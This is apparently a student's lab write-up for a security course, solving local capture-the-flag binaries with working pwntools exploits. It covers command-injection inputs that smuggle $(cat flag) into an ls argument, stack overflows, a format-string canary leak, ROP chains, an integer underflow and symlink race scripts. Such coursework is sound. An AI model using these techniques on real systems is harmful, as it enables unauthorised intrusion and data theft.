CS_579
Chun-Yu Chen

1. 0-run-command

In this case, I got two ways to achieve the target.

1) The first one, the concepts of **redirection** and **command substitution** were applied.

   $(cat<flag)

   The content of flag will output to cat then $() will capture the result of the commend of cat.

   ****************************Program****************************

   ```
   $ ./run-command
   THIS IS A SECURE LS MACHINE
   Which directory do you want to take a look at?
   $(cat<flag)
   ls: cannot access 'cand{use_$(<>)}': No such file or directory
   ```

---

2) The second concept is **Internal Field Separator (IFS).** The Internal Field Separator (IFS) that is used for word splitting after expansion and to split lines into words with the read builtin command.

   $(cat${IFS}flag)

   ****************************Program****************************


   ```
   $ ./run-command
   THIS IS A SECURE LS MACHINE
   Which directory do you want to take a look at?
   $(cat${IFS}flag)
   ls: cannot access 'cand{use_$(<>)}': No such file or directory
   ```

CS_579
Chun-Yu Chen

2. **1-guess-my-random**

In this case, the vulnerability exists in the function of sprint(). After tracking it by using gdb, I found the certain size of buffer from ebp-0x88 was copied to ebp-0x48. The function also adds the hard coded characters. Thus, there is extra characters that go over the edge of the size of the buffer.

guess.py



```python
#!/usr/bin/env python
from pwn import *

#context.terminal = ['tmux','split','-h']

while True:
    p = process("./guess-my-random")

    #gdb.attach(p, 'b *0x08048771')

    print(p.recvline().strip())
    print(p.recvline().strip())

    addr_please = 0x804863b
    buf = p32(addr_please) * 0x40

    p.sendline(buf)
    print(p.recvline().strip())
    p.interactive()
    p.close()
```

3. **2-one-format-string**


In this case, we can find that there exists the stack cookie by using "pwn checksec one-format-string". In addition, the max_read_size was assigned as 63 to limit the size we can read. Thus, two things we have to do. First, pass the stack cookie. Second one is to modify the size of max_read_size.

By inspect the target function, we know the stack cookie will be generated then stored at ebp-0x8. Furthermore, using "print &max_read_size" get the exact location of max_read_size then use the idea of arbitrary write to change the size of it.

In order to align the code, the format string using will be filled as the multiple of eight. After we set them down, we can put the stack cookie at the ebp-0x8 to pass it then put the please_run_this function at the return address because we crack the size limit (63→128).

CS_579
Chun-Yu Chen

fs.py




```
fs.py
from pwn import *

#context.terminal = ['tmux','splitw','-h']
p = process('./one-format-string')
#gdb.attach(p,'b *0x40077b')

print(p.recvline().strip())

addr_size = 0x601060
buf = ''
buf += '%23$p'
buf += '%128x%16$nA' + p64(addr_size)
#buf += '%128x%13$nAAAAAA' + "\x60\x10\x60\x00\x00\x00\x00\x00"

p.sendline(buf)

data = p.recv()
#print(repr(data[:18]))
raw_data = int(data[:18],16)
print(raw_data)
print(hex(raw_data))

prt_addr = p.elf.symbols['please_run_this']
print(hex(prt_addr))

buf = "A" * 0x40 + "RBP!RBP!" + p64(raw_data) + "CCCCCCCC" + p64(prt_addr)

p.sendline(buf)
p.interactive()
```

4. 3-2048

In this case, I found one thing that we can put a bunch of illegal characters like 9 except ‘a’, ‘d’, ‘s’, ‘w’ to make the game keep do the judgement. The size of input is assigned as 20 bytes. However, there exist a vulnerability allowed us to achieve our goal. The first of every 20 characters will be read then judged like 1st, 21th, 41th and so on.

The range of type of short is from 0 to 4294967295. When the score is deducted under 0, the score will go to 4294967295. Thus, while a bunch of illegal characters are inputted and keep the score down. In the end, we can get the score greater than 3932156. The last step is to trigger the judgement to judge whether I achieve the requirement.

exploit.py




```
exploit.py
from pwn import *

with open('input.txt','wb') as f:
    for i in range(105):
        f.write('9' * 20)
    f.write('a'*20)

f.close()
```

CS_579
Chun-Yu Chen

**********************************Program**********************************

$ ./2048 < input.txt



```
2048.c        4294967295 pts

  2     .     .     .

  .     .     .     .

  .     .     .     .

  4     .     .     .

 a/←,w/↑,d/→,s/↓ or q + <enter>
> Got 4294967295! You are deserved to have a flag!
cand{Int3g3r_Und3rfl0w}          ished by -1 pts!
```


5. **4-where-to-jump/**

CS_579
Chun-Yu Chen

6. 5-get-flag-without-write-nor-exec

In this case, we will make buffer overflow then use the ROP to achieve the target. First, use the open function to open the file then use the read function to put the content into the store zone. Then the existed instruction is used to load the data step by step. In addition, the extra space need to be filled up due to two lines "add $0x20,%rsp" and "pop %rbp". Thus, we must give 0x28 padding before we called the exit function. In the end, the exit function will be used to return the ASCII code.

get.py




get.py+

```
from pwn import *

target = 0x602814
flag = ''
while True:
    p = process("./get-flag-without-write-nor-exec")

    p.sendline('4')

    print(p.recvline().strip())

    """
    0x0000000000400940 : pop rbp ; ret
    0x0000000000400d93 : pop rdi ; ret
    0x0000000000400d91 : pop rsi ; pop r15 ; ret

    0x400020:       "@"
    """

    addr_open = p.elf.symbols['open']
    addr_read = p.elf.symbols['read']
    addr_exit = p.elf.symbols['exit']
    addr_at = 0x400020
    addr_store = 0x602800
    p_rdi_r = 0x400d93
    p_rsi_r15_r = 0x400d91
    p_rbp_r = 0x400940

    payload = 'A' * 0x10 + "RBP!RBP!"
    #open("@",0)
    payload += p64(p_rdi_r)
    payload += p64(addr_at)
    payload += p64(p_rsi_r15_r)
    payload += p64(0)
    payload += p64(0)
    payload += p64(addr_open)
    #read(4,0x602800)
    payload += p64(p_rdi_r)
    payload += p64(4)
    payload += p64(p_rsi_r15_r)
    payload += p64(addr_store)
    payload += p64(0)
    payload += p64(addr_read)
    #pop rbp
    payload += p64(p_rbp_r)
    payload += p64(target)
    target += 1
    #0x0000000000400b18 <+24>:    mov    -0x14(%rbp),%edi
    #get the content of the flag
    payload += p64(0x400b18)

    payload += "A" * 0x28 + p64(addr_exit)

    p.sendline(payload)
    p.wait()
    exit_code = p.poll()
    if exit_code < 32 or exit_code > 127:
        print("Get the flag")
        break
    flag += chr(exit_code)
    p.close()
print(flag)
```

7. 6-deprivileged

In this case, the program has opened a file called good luck then read and print it out. First, we create symbolic link flag to “good luck”. After that, when the program opens the file, the flag file will be opened instead. Next, we use padding to fill the buffer then use ROP to achieve the target. Read the content into the store zone then print it out.

dep.py




dep.py

```python
#!/usr/bin/python
from pwn import *
#context.terminal = ['tmux','splitw','-h']
p = process('./deprivileged')
#gdb.attach(p, 'b *0x400950')

'''
0x0000000000400a63 : pop rdi ; ret
0x0000000000400a61 : pop rsi ; pop r15 ; ret
'''

p_rdi_r = 0x400a63
p_rsi_r15_r = 0x400a61

read_plt = p.elf.symbols['read']
puts_plt = p.elf.symbols['puts']
print(read_plt)
print(puts_plt)
store_addr = 0x601090

buf = ''
buf += 'A' * 32 + 'RBP!RBP!'

buf += p64(p_rdi_r)
buf += p64(3)
buf += p64(p_rsi_r15_r)
buf += p64(store_addr)
buf += p64(0)
buf += p64(read_plt)

buf += p64(p_rdi_r)
buf += p64(store_addr)
buf += p64(puts_plt)

p.sendline(buf)

p.interactive()

```

8. 7-tocttou


In this case, the concept we use here is Time-of-check to time-of-use. In the beginning, the program examines whether the group id match the requirement. Thus, we create a symbolic link "A" to "fake_flag" then sending "A" to the program to examine. After it pass the examination, we change the link "A" to "flag" which we want to get.

*********************************Process*********************************




```
chench6@blue9057-vm-ctf2 : ~/week7/7-tocttou
$ ln -s fake_flag A

chench6@blue9057-vm-ctf2 : ~/week7/7-tocttou
$ ls -als
total 16
4 drwxrwxr-x  2 chench6 chench6 4096 Jun 10 13:06 ./
4 drwxrwxr-x 13 chench6 chench6 4096 Jun  4 21:18 ../
0 lrwxrwxrwx  1 chench6 chench6    9 Jun 10 13:06 A -> fake_flag
4 -rw-rw-r--  1 chench6 chench6   11 Jun  5 14:41 fake_flag
0 lrwxrwxrwx  1 chench6 chench6   31 May 29 14:31 flag -> /home/labs/week7/7-tocttou/flag
4 -rw-------  1 chench6 chench6    2 Jun  5 17:25 .gdb_history
0 lrwxrwxrwx  1 chench6 chench6   33 May 29 14:31 README -> /home/labs/week7/7-tocttou/README
0 lrwxrwxrwx  1 chench6 chench6   34 May 29 14:31 tocttou -> /home/labs/week7/7-tocttou/tocttou*
0 lrwxrwxrwx  1 chench6 chench6   36 May 29 14:31 tocttou.c -> /home/labs/week7/7-tocttou/tocttou.c
```


Give "A" to run the program then change the symbolic link before the processing finish.



```
chench6@blue9057-vm-ctf2 : ~/week7/7-tocttou
$ ./tocttou
Welcome to Secure File Reader!
Hint: Exploit Time-of-check-to-time-of-use (TOCTTOU) bug!
Type the name of file that you would like to open!
A
Stat of the file:
My gid is 1168, the file is with the group id 1168!
Processing
Processing.
Processing..
```



```
chench6@blue9057-vm-ctf2 : ~/week7/7-tocttou
$ rm A && ln -s flag A
```



```
Reading the file!!!
cand{rAc3_c0nD1tIoN}
Finished, UwU!
```


CS_579
Chun-Yu Chen

9. 8-caffeinated-tocttou

In this case, we use the same concept as same as the last challenge. However, here has no sleep time provided. Thus, we need to write a script then run the while loop to change the symbolic quickly to successfully get the flag.


********************************Process********************************

Create a symbolic "A" to "fake_flag" first.




```
chench6@[illegible] : ~/week7/8-caffeinated-tocttou
$ ln -s fake_flag A

chench6@[illegible] : ~/week7/8-caffeinated-tocttou
$ ls -als
total 20
4 drwxrwxr-x  2 chench6 chench6 4096 Jun 10 13:15 ./
4 drwxrwxr-x 13 chench6 chench6 4096 Jun  4 21:18 ../
0 lrwxrwxrwx  1 chench6 chench6    9 Jun 10 13:15 A -> fake_flag
0 lrwxrwxrwx  1 chench6 chench6   58 May 29 14:31 caffeinated-tocttou -> /home/labs/week7/8-caffeinated-tocttou/caffeinated-tocttou*
4 lrwxrwxrwx  1 chench6 chench6   60 May 29 14:31 caffeinated-tocttou.c -> /home/labs/week7/8-caffeinated-tocttou/caffeinated-tocttou.c
4 -rw-rw-r--  1 chench6 chench6   11 Jun  5 14:48 fake_flag
0 lrwxrwxrwx  1 chench6 chench6   43 May 29 14:31 flag -> /home/labs/week7/8-caffeinated-tocttou/flag
0 lrwxrwxrwx  1 chench6 chench6   45 May 29 14:31 README -> /home/labs/week7/8-caffeinated-tocttou/README
4 -rw-rw-r--  1 chench6 chench6  137 Jun  5 14:53 TOCTTOU.py
```

Then, write a script do the symbolic change.



```
TOCTTOU.py
from pwn import *
import os
while True:
    os.unlink('A')
    os.symlink("flag",'A')
    os.unlink('A')
    os.symlink("fake_flag",'A')
```



